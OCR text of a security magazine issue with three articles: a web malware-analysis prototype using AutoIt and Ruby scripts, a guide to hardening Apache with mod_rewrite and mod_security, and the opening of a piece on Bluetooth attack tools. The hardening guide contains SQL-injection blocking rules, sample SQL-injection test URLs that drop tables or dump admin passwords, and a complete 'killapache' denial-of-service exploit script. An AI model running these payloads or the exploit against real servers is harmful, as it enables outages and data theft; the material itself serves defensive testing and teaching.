                    StringMid(String($tCur),4,2) &
                    StringMid(String($tCur),7,4)

$final_output = ""
$host = ""

$waiting = 30

While ProcessExists($pid) or $waiting >0
$host = ""
$url = ""
$line = StdoutRead($pid)

If @error Then ExitLoop
If $line <> "" Then
$urls = StringInStr($line, "(try: 2)")
$end = StringInStr($line, @CRLF,1,1, $urls)
$length = $end - $urls
If $urls > 0 Then
$url = StringMid ( $line, $urls+10, $length-10 )
EndIf
EndIf
$line = StderrRead($pid)
If $line <> "" Then
$urls = StringInStr($line, "(try: 2)")
$end = StringInStr($line, @CR,1,1, $urls)
$length = $end - $urls
If $urls > 0 Then
$url = StringMid ( $line, $urls+10, $length-10 )
EndIf
EndIf
$final_output = $final_output & $line
$host = StringInStr($final_output, "http://",0,-1)
$end = StringInStr($final_output, "/",0,1, $host+7)
if($end-$host>40 or $end-$host<0) Then
$end = StringInStr($final_output, @CR,0,1, $host)
EndIf
$length = $end - $host

$host = StringMid ( $final_output, $host, $length )
```

```
If $url = "" Then
$url = $host
EndIf
If WinWait("[CLASS:AVP.Product_Notification]", "",2) = 1 Then
$alert = WinGetText("[CLASS:AVP.Product_Notification]","")
$alert = StringReplace($alert, @LF, "")
If $alert <> "" And $previous_string <> $alert Then
$previous_string = $alert
$tCur = _Date_Time_GetLocalTime()

$bhost = StringInStr($alert, "http:/",0,1)
$end = StringInStr($alert, ",",0,1, $bhost+7)
$length = $end - $bhost
$bhost = StringMid ( $alert, $bhost, $length )

FileWriteLine($file, '' & _Date_Time_
                     SystemTimeToDateTimeStr($tCur) & '|' &
                     $crawl_url & '|' & $url & '|' & $alert
                     & '|' & $bhost & '')
EndIf

WinActivate("[CLASS:AVP.Product_Notification]", "")
WinClose("[CLASS:AVP.Product_Notification]", "")
Sleep(3000)
EndIf
If Not ProcessExists($pid) Then
$waiting = $waiting - 1
Sleep(1000)
EndIf
WEnd
FileClose($file)
$FileList=_FileListToArrayEx("[path]","*.exe",0,'',True)
If @Error=1 Then
Exit
EndIf

While UBound($FileList)
$swf_file = _ArrayPop($FileList)
If FileExists($swf_file) Then
RunWait("cmd.exe /c c:\crawl\conv.exe '" & $swf_file,"'",@
                     SW_HIDE)

EndIf
Wend
```

Listing 4. *Virus Total Script*

```
require 'net/http'
require 'uri'
require 'open-uri'
require 'hpricot'

inFile = ARGV[0] || "md5.txt
outFile = ARGV[1] || "md5results.txt"

puts "Input file: #{inFile}, Output file: #{outFile}"

File.open(outFile, "a+") do |md5results|

  # Open md5.txt file for operation. 1 md5 per line.
  IO.foreach(inFile) { |line| md5 = line
    md5.chomp! #remove the newline character from the end.
    url = URI.parse('http://www.virustotal.com/vt/en/
                     consultamd5')
    req = Net::HTTP::Post.new(url.path)
    # puts req
    req.set_form_data({'hash'=> md5, 'x'=>'106', 'y'=>'17'},
                     ';')
    res = Net::HTTP.new(url.host, url.port).start {|http|
                     http.request(req) }
    # puts res
    case res
    when Net::HTTPSuccess, Net::HTTPRedirection
      #Good for me.
    else
      res.error!
    end
    body_re = /analisis\/[a-z0-9]*-[a-z0-9]*/ #Regular
                     Expression to check the presence of
        analisis/<code> part.
    body = body_re.match(res.body)
    puts body
    bo = "http://www.virustotal.com/"<<body[0]
    doc = Hpricot(open(bo))

    res = (doc/"#tablaMotores").inner_html
    doc.to_html
    puts res
    if body.nil?
      result = md5 << ": " << "not available." # if NIL, means
                     the checksum was not found.
      md5results.puts(result)
       puts result
    else
      vtotal = "http://www.virustotal.com/" << body[0]
      URI.parse(vtotal).open do |f| f.each {|l|
      if md = (/<title>Virustotal. MD5: \S*\s*(.*)\s*<\/title>/
                     iu).match(l) # Gets the information
                     about the malware name from the HTML
                     page TITLE.
          then
            result = md5 << ": " << md[1]
            md5results.puts(result)
            puts result
          end
        }
      end
    end
  }
end
```

The above architecture is the initial prototype of an automated web malware analysis. Following is the approach that is used to perform web malware analysis. The approach used for web malware analysis is as follows (Figure 2).

In the above approach the known malware patterns will be detected using a signature based mechanism. This in this case would be an anti-virus. In this example I have used Kaspersky Internet Security 2010. The crawler that is used for the prototype approach was the open source crawlers. For the time being to make things easy we can use wget that has been there for long. However, using wget has its own advantages and disadvantages. One of the major disadvantage would be to perform any action on the website. For example, executing a javascript, vbscript (vbs), activex or extract urls out of a flash website etc.




Figure 2. *Flow*

Most of RIA (Rich Internet Applications) uses Ajax, flash etc for better user experience.

However, here is a small code that uses HttpWatch, Ruby And Watir (Listing 1, 2).

Sandbox comprises of following components:

- An effective anti-virus system (in this case Kaspersky Internet Security 2010)
- AutoIT script for monitoring Kaspersky Alert
- AutoIt is a freeware Windows automation language. It can be used to script most simple Windows-based tasks (great for PC rollouts or home automation).
- Sandboxie+BSA
- Sandboxie runs your programs in an isolated space which prevents them from making permanent changes to other programs and data in your computer.
- Buster Sandbox Analyzer is a tool that has been designed to analyze the behaviour of sandboxed processes and the changes made to system and then evaluate if they are malware suspicious. The changes made to system can be of several types: file system changes, registry changes and port changes. A file system change happens when a file is created, deleted or modified. Depending of what type of file has been created (executable, library, javascript, batch, etc) and where was created (what folder) we will be able to get valuable information. Registry changes are those changes made to Windows registry. In this case we will be able to get valuable information from the modified value keys and the new created or deleted registry keys. Port changes are produced when a connection is done outside, to other computers, or a port is opened locally and this port starts listening for incoming connections.

The following script is the interlink between the Crawler and the Kaspersky monitoring agent. This identifies the known malwares that are detected by Kaspersky (Listing 3).

Once the executable are downloaded from the website the known malware patterns will be detected by Kaspersky. However, for the unknown executable we can use the Sandboxie to identify the changes. The other alternate is to use Virus Total as a reference point for the same.

Following script helps with the Virus Total detection (Listing 4).

In order to use the above script an MD5 value of the executable has to be created and the md5 value should be updated in the "md5.txt" and the results would be updated in md5results.txt.

Conclusion

This is an initial prototype for web malware analysis, which would be effective if your web crawler is able to crawl multiple website with RIA (Rich Internet Application) websites. However, the crawler should also be able to emulate multiple browsers/ browser patterns to ensure that the browser based malwares are also identified.

As the sophistication of the detection mechanism increases the malware writers have also identified more effective way and means to evade various detection mechanisms.

DHAWAL DESAI

Iive been in IT Security for almost 7 years now, working on web malware analysis and threat identification as a Chief Architect for development and implementation of solutions for organizations. Have also been working on mobile malwares for almost more than a year across various platforms.


Hacker Halted USA 2011
Oct 21-27, 2011
Intercontinental Hotel. Miami, Florida
Its more than just a conference.
Its the Convergence of the Best at
a World Class Event
Jeremiah Grossman
Bruce Schneier
Philippe Courtot
George Kurtz
Charlie Miller
www.hackerhalted.com

INCREASE THE PROTECTION OF DYNAMIC WEBSITES FROM XSS, SQL INJECTION AND WEBSERVER DOS-DDOS ATTACKS

STAVROS N. SHAELES

Nowadays the dramatic increase of using dynamic websites and databases to serve web users increase also the attacks in order to compromise a website or gain access to server and use it for botnets. I will introduce you a way to upgrade your webserver security one more level.

It is pretty difficult to secure application software's like apache and many other. Common targets are Open Source software like PHPNuke, Joomla, phpbb etc. An attacker can easily find out vulnerabilities in the code which will lead him to gain local access to the server and then elevate his privileges to root.

If your application is vulnerable to SQL injection, an attacker may very well delete all user data from your application. You can use mod_rewrite to avoid this attack. it is very easy to detect the words drop and table, and then redirect the client away from the original URL. Example of mod_rewrite is in Lisitng 1.

Listing 1.

```
RewriteRule .*DECLARE.* /security-violation.htm [NC]
RewriteRule .*NVARCHAR.* /security-violation.htm [NC]
RewriteRule .*INSERT .* /security-violation.htm [NC]
RewriteRule .*INSERT %20.* /security-violation.htm [NC]
RewriteRule .* xp_.* /security-violation.htm [NC]
RewriteRule .*%20xp_.* /security-violation.htm [NC]
RewriteRule .*%20@.* /security-violation.htm [NC]
RewriteRule .* @.* /security-violation.htm [NC]
RewriteRule .*@%20.* /security-violation.htm [NC]
RewriteRule .*@ .* /security-violation.htm [NC]
RewriteRule .*';* /security-violation.htm [NC]
RewriteRule .*EXEC\(@.* /security-violation.htm [NC]
RewriteRule .*sp_password.* /security-violation.htm [NC]
RewriteRule /security-violation.htm /security.cfm[NC,L]
```

A determined attacker could simply invoke the same URL and use the POST method instead of GET. Since POST variables are not considered in the normal processing of most modules, the attack would go through.

The only parameter is a regular expression to be applied to the incoming request. This seems achievable with mod_rewrite, but the difference here is that mod_security will detect and prevent attacks performed using either GET or POST.

ModSecurity is an open source intrusion detection and prevention engine for web applications. It operates embedded into apache web server, acting as a powerful umbrella – shielding applications from attacks. ModSecurity supports both branches of the Apache web server.

The module filters, optionally rejects incoming requests based on a number of different criteria like CGI variables, HTTP headers, environment variables, and even individual script parameters. mod_security can also create an audit log, storing full request details in a separate file, including POST payloads (the audit feature can be turned on or off on a per-server or per-directory basis).

Installation of mod_security in debian 6 or ubuntu 10.0.4 LTS systems is quite straight forward.

As root run:

```
#apt-get update
#apt-get install libapache2-mod-security2
#a2enmod mod-security
# a2enmod headers
```

After the installation is finish we change directory to /etc/apache2/conf.d and we create a directory call modsecurity2
Then we download latest rules from the url below: *http://sourceforge.net/projects/mod-security/files/modsecurity-crs/0-CURRENT/*
we untar the archive inside this folder and we delete everything except folders base_rules, optional_rules and slr_rules. Then we create a file with name *modsecurity_crs_10_config.conf in /etc/apache2/conf.d/* containing Listing 2 lines.
Then we edit */etc/apache2/apache2.conf*
And change

```
Include /etc/apache2/conf.d/
```

To

```
Include /etc/apache2/conf.d/*.conf
```

Then we open /etc/apache2/conf.d/modsecurity2/base_rules/
modsecurity_crs_20_protocol_violations.conf
and we find line REQBODY_ERROR and replace it with REQBODY_PROCESSOR_ERROR because we are not using mod_security 2.6 (Listing 2).
Restart apache to take new configurations

```
#/ etc/init.d/apache2 restart
```

In order to increase more the security of the webserver i also suggest use ASL rules but it is not really necessary because it maybe slow down your apache performance,

You can download ASL rules and install them using the procedure in Listing 3.

Now lets configure some false positive entries of modsecurity to make our server functional

We change directory to */etc/apache2/conf.d/modsecurity2/base_rules*

```
#cd /etc/apache2/conf.d/modsecurity2/base_rules
```

Listing 2.

```
<IfModule mod_security2.c>

SecComponentSignature "core ruleset/2.0.10"
SecRuleEngine On
SecAuditEngine On
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus "^(?:5|4(?!04))"
SecAuditLogType Serial
SecAuditLog /var/log/modsecurity_audit.log
SecAuditLogParts "ABIFHKZ"
SecArgumentSeparator "&"
SecCookieFormat 0
SecDebugLogLevel 4
SecDebugLog /var/log/modsecurity_debug.log
SecDebugLogLevel        3
SecRequestBodyAccess On
SecResponseBodyAccess On
SecResponseBodyMimeType (null) text/html text/plain text/xml
SecResponseBodyLimit 524288
SecRequestBodyInMemoryLimit 131072

# Server masking is optional but i like it :-)
SecServerSignature "Microsoft-IIS/6.0"
SecDataDir /tmp
# Configures the directory where temporary
   files will be created.
SecTmpDir /tmp
# TODO Change the temporary folder setting
   to a path where only
#      the web server has access.
#
SecUploadDir /tmp
# Whether or not to keep the stored files.
#
# In most cases you don't want to keep the
   uploaded files (especially
# when there is a lot of them). It may be
   useful to change the setting
# to "RelevantOnly", in which case the files
   uploaded in suspicious
# requests will be stored.
#
SecUploadKeepFiles Off
SecDefaultAction "phase:2,deny,status:501,log"


Include /etc/apache2/conf.d/modsecurity2/base_rules/*.conf
Include /etc/apache2/conf.d/modsecurity2/optional_rules/*.conf
Include /etc/apache2/conf.d/modsecurity2/slr_rules/*.conf

</IfModule>
```

Listing 3.

```
#wget  http://updates.atomicorp.com/channels/rules/delayed/
   modsec-2.5-free-latest.tar.gz
#tar -zxvf modsec-2.5-free-latest.tar.gz && mv modsec/
   /etc/apache2/conf.d/modsecurity2/asl
Now we modify asl rules to find our path:
#cd  /etc/apache2/conf.d/modsecurity2/asl
# find ./ -type f -name '*.conf' | xargs sed -i -e 's/etc\/asl/
   etc\/apache2\/ modsecurity2\/asl/g'
or just create a simulink
#cd /etc
#ln -s /etc/apache2/conf.d/modsecurity2/asl/ asl
We also zero domain-spam-whitelist.conf  file because
of an error in modsecurity
# cat /dev/null  > /etc/apache2/conf.d/modsecurity2/asl/
                     domain-spam-whitelist.conf
Open modsecurity_crs_10_config.conf in
   /etc/apache2/conf.d/ and add line
Include /etc/apache2/conf.d/modsecurity2/asl/*.conf
Below line
Include /etc/apache2/conf.d/modsecurity2/slr_rules/*.conf
Restart apache to take new config and rules.
#/etc/init.d/apache2 restart
```

and we create a file with name modsecurity_crs_48_local_exceptions.conf. In that file we add the listing 4 lines. Note that you can also modify the rules according to your needs instead removing them (Listing 4). Now let's test our security.
Open web browser and type: *http://your domain name or your ip/index.php? login.php?username=admin';DROP%20TABLE%20users—*

or

*http://your domain name or your ip/index.php?action=&type=view&s=&id=-1'%20union%20select%200,concat(char(85),char(115),char(101),char(114),char(110),char(97),char(109),char(101),char(58),name,char(32),char(124),char(124),char(32),char(80),char(97),char(115),char(115),char(119),char(111),char(114),char(100),char(58),pass),0,0,0,0,0%20from%20phpdesk_admin/**

If everything is working you will see figure 1.

And in log file you will see the deny rule (figure 2).

One other test is Listing 5 exploit in apache release < 2.2.20 with mode security enable. The exploit that is causing dos to the machine is blocked by mod security.

If you have joomla install on your server or having sites with joomla you can also try scanning websites for security vulnerabilities using joomscan (can be downloaded from here http://sourceforge.net/projects/joomscan/ or inside the backtrack dvd) it will return error that it can not process website (figure 3).

Inside the backtrack dvd there many tools that you can use and test your webserver and websites to see if you are

Figure 1. *Modsecurity result page*

Figure 2. *Modsecurity log file*




Figure 3. *Backtrack 5 joomscan in action*

protected. Also note that modsecurity will need a lot of tuning in order to have a full functional and protected server. This is a basic installation and tuning of my webserver. So you will need to monitor the logs and see what is going on your server and decide which rules you need or not need or even which rules should be modified to have better protection. You can also autoupdate modsecurity rules using a script that you can find inside the utils folder but i would not recommend this. I think is better to do it manual.

STAVROS N. SHAELES

is a member of the IEEE and the IEEE Computer Society. He received his diploma in Electrical and Computer Engineering in Democritus University of Thrace in 2007. He is working with unix servers for 8 years and he is administrator of LPDP Lab. Currently he is a phd student in research area of data mining with applications on computer security, under the supervise of Associate Professor Alexandros S. Karakos.

Listing 4.

```
<Directory /var/www/>
SecRuleRemoveByID 960032
SecRuleRemoveByID 960034
SecRuleRemoveByID 960010
SecRuleRemoveByID 960015
SecRuleRemoveByID 960018
SecRuleRemoveByID 960021
SecRuleRemoveByID 960035
SecRuleRemoveByID 981055
SecRuleRemoveByID 960032
SecRuleRemoveByID 960038
SecRuleRemoveByID 960904
SecRuleRemoveByID 960011
</Directory>

#Or you can use  Location in order to remove some rules
   for all location example /administrator if you have
   multiple joomla installations. Below is an example.
#<Location /administrator>
#SecRuleRemoveByID 950001
#SecRuleRemoveByID 959013
#SecRuleRemoveByID 959009
#SecRuleRemoveByID 959904
#</Location>
```

Listing 5.

```
#Apache httpd Remote Denial of Service (memory exhaustion)
#By Kingcope
#Year 2011
#
# Will result in swapping memory to filesystem on the
   remote side
# plus killing of processes when running out of swap space.
# Remote System becomes unstable.
#
use IO::Socket;
use Parallel::ForkManager;
sub usage {
    print "Apache Remote Denial of Service (memory
                    exhaustion)\n";
    print "by Kingcope\n";
    print "usage: perl killapache.pl <host> [numforks]\n";
    print "example: perl killapache.pl www.example.com 50\n";
}
sub killapache {
print "ATTACKING $ARGV[0] [using $numforks forks]\n";
$pm = new Parallel::ForkManager($numforks);
$|=1;
srand(time());
$p = "";
for ($k=0;$k<1300;$k++) {
    $p .= ",5-$k";
}
for ($k=0;$k<$numforks;$k++) {
my $pid = $pm->start and next;
$x = "";
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                    PeerPort => "80", Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-
                    $p\r\nAccept-Encoding: gzip\r\
                    nConnection: close\r\n\r\n";
print $sock $p;
while(<$sock>) {
}
 $pm->finish;
}
$pm->wait_all_children;
print ":pPpPpppPpPPppPpppPp\n";
}
sub testapache {
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                    PeerPort => "80", Proto    => 'tcp');
$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\
                    nAccept-Encoding: gzip\r\nConnection:
                    close\r\n\r\n";
print $sock $p;
$x = <$sock>;
if ($x =~ /Partial/) {
    print "host seems vuln\n";
    return 1;
} else {
    return 0;
}
}
if ($#ARGV < 0) {
    usage;
    exit;
}
if ($#ARGV > 1) {
    $numforks = $ARGV[1];
} else {$numforks = 50;}
$v = testapache();
if ($v == 0) {
    print "Host does not seem vulnerable\n";
    exit;
}
while(1) {
killapache();
}
```

BLUETOOTH HACKING TOOLS

DENNIS BROWNING

We will be examining: (1) mechanisms with which to attack Bluetooth-enabled devices; (2) briefly describing the protocol architecture of Bluetooth; (3) briefly describing the Java interface that programmers can use to connect to Bluetooth communication services; and (4) providing a detailed example of two attack tools, Bloover II and BT Info.

Bluetooth (BT) wireless communication technology is meant to be a universal, standard communications protocol for short-range communications, intended to replace the cables connecting portable and fixed electronic devices (Bluetooth SIG, 2008a). Operating in the 2.4 GHz range, Bluetooth is designed to allow wire-free communication over a range of short-haul distances in three power classes, namely, short range (10-100 cm), ordinary range (10 m), and long range (100 m) (Sridhar, 2008). Cell phones, personal digital assistants (PDAs), and smart phones are a few of the devices that commonly use Bluetooth for synchronizing email, sending messages, or connecting to a remote headset (Mahmoud, 2003a). What are less well known to users of Bluetooth devices are the risks that they incur due to various vulnerabilities of the technology. Bluehacking, bluejacking, marphing, bluesniping, and bluesnafting are just a few of the names given to the act of hacking a device via Bluetooth (Laurie, Holtmann, & Herfurt, 2006). In this paper, we will discuss the technology needed to hack a cell phone, some of the tools, and precautions that users can take to help protect their Bluetooth devices.

Figure 1 shows a diagram of the Bluetooth protocol stack in order to show the various attack vectors. The protocol layers of particular interest in this paper are:

Logical Link Control and Adaptation Protocol (L2CAP): Provides the data interface between higher layer data protocols and applications, and the lower layers of the device; multiplexes multiple data streams; and adapts between different packet sizes (Hole, 2008a, 2008d; Sridhar, 2008).

Radio Frequency Communications Protocol (RFCOMM): Emulates the functions of a serial communications interface (e.g., EIA-RS-232) on a computer. As Figure 1 shows, RFCOMM can be accessed by a variety of higher layer schemes, including AT commands, the Wireless Application Protocol (WAP) over the Transmission Control Protocol/Internet Protocol (TCP/IP) stack, or the Object Exchange (OBEX) protocol (Hole, 2008a, 2008e; Sridhar, 2008).

Object Exchange protocol: A vendor-independent protocol allowing devices to exchange standard file objects, such as data files, business cards (e.g., vCard files), and calendar information (e.g., vCal files). OBEX is a higher layer application and runs over different operating systems (e.g., PalmOS and Windows CE) and different communications protocols (e.g., Bluetooth and IrDA) (Gusev, n.d.).

Most of the tools that are being used to hack Bluetooth phones use the Java programming language. In order for the software to work, the phone that is used to initiate the attack needs to support JSR-82, which is the official Java Bluetooth Application Programming Interface (API) (JCP, 2009). If the attacker's phone does not support JSR-82, that phone cannot be used to attack other phones. This is an important note because




Figure 1: *Bluetooth protocol stack (Source: Tutorial-Reports.com, n.d.)*

although Bluetooth is widely available on cell phones, Java and JSR-82 support may not be.

JSR-82 consists of two packages, namely, javax.bluetooth, which is the core Bluetooth API, and javax.obex, which is independent of the Bluetooth stack and provides APIs to other protocols, such as OBEX. The capabilities of JSR-82 include the ability to (Hole, 2007; Mahmoud, 2003b):

- Register services
- Discover devices and services
- Establish L2CAP, RFCOMM, and OBEX connections between devices, using those connections to send and receive data (voice communication is not supported)
- Manage and control the communication connections
- Provide security for these activities

Hole (2008a, 2008f) and Mahmoud (2003b) provide good overviews of how this code functions.

Bluetooth defines three security modes. Security Mode 1 provides no security enforcement, meaning that the device is effectively taking no steps to protect itself. Security Mode 2 enforces security at the service level. In this mode, a particular application might be relatively safe but no additional device protection has been added. Security Mode 3 is the highest level of security, employing link level enforced security mechanisms. Security Mode 3 protects the device from certain intrusions and, therefore, all services and applications (Bluetooth SIG, 2008b; Hole, 2008b; Laurie et al., 2006).

All Bluetooth services have a default set level of security. Within the service level security, there are also three levels of security. Some services that require authorization and authentication in order to be used, some require authentication only, and some are open to all devices (Bluetooth SIG, 2008b). Bluetooth devices themselves have two levels of security when describing other devices, namely trusted devices and untrusted devices.

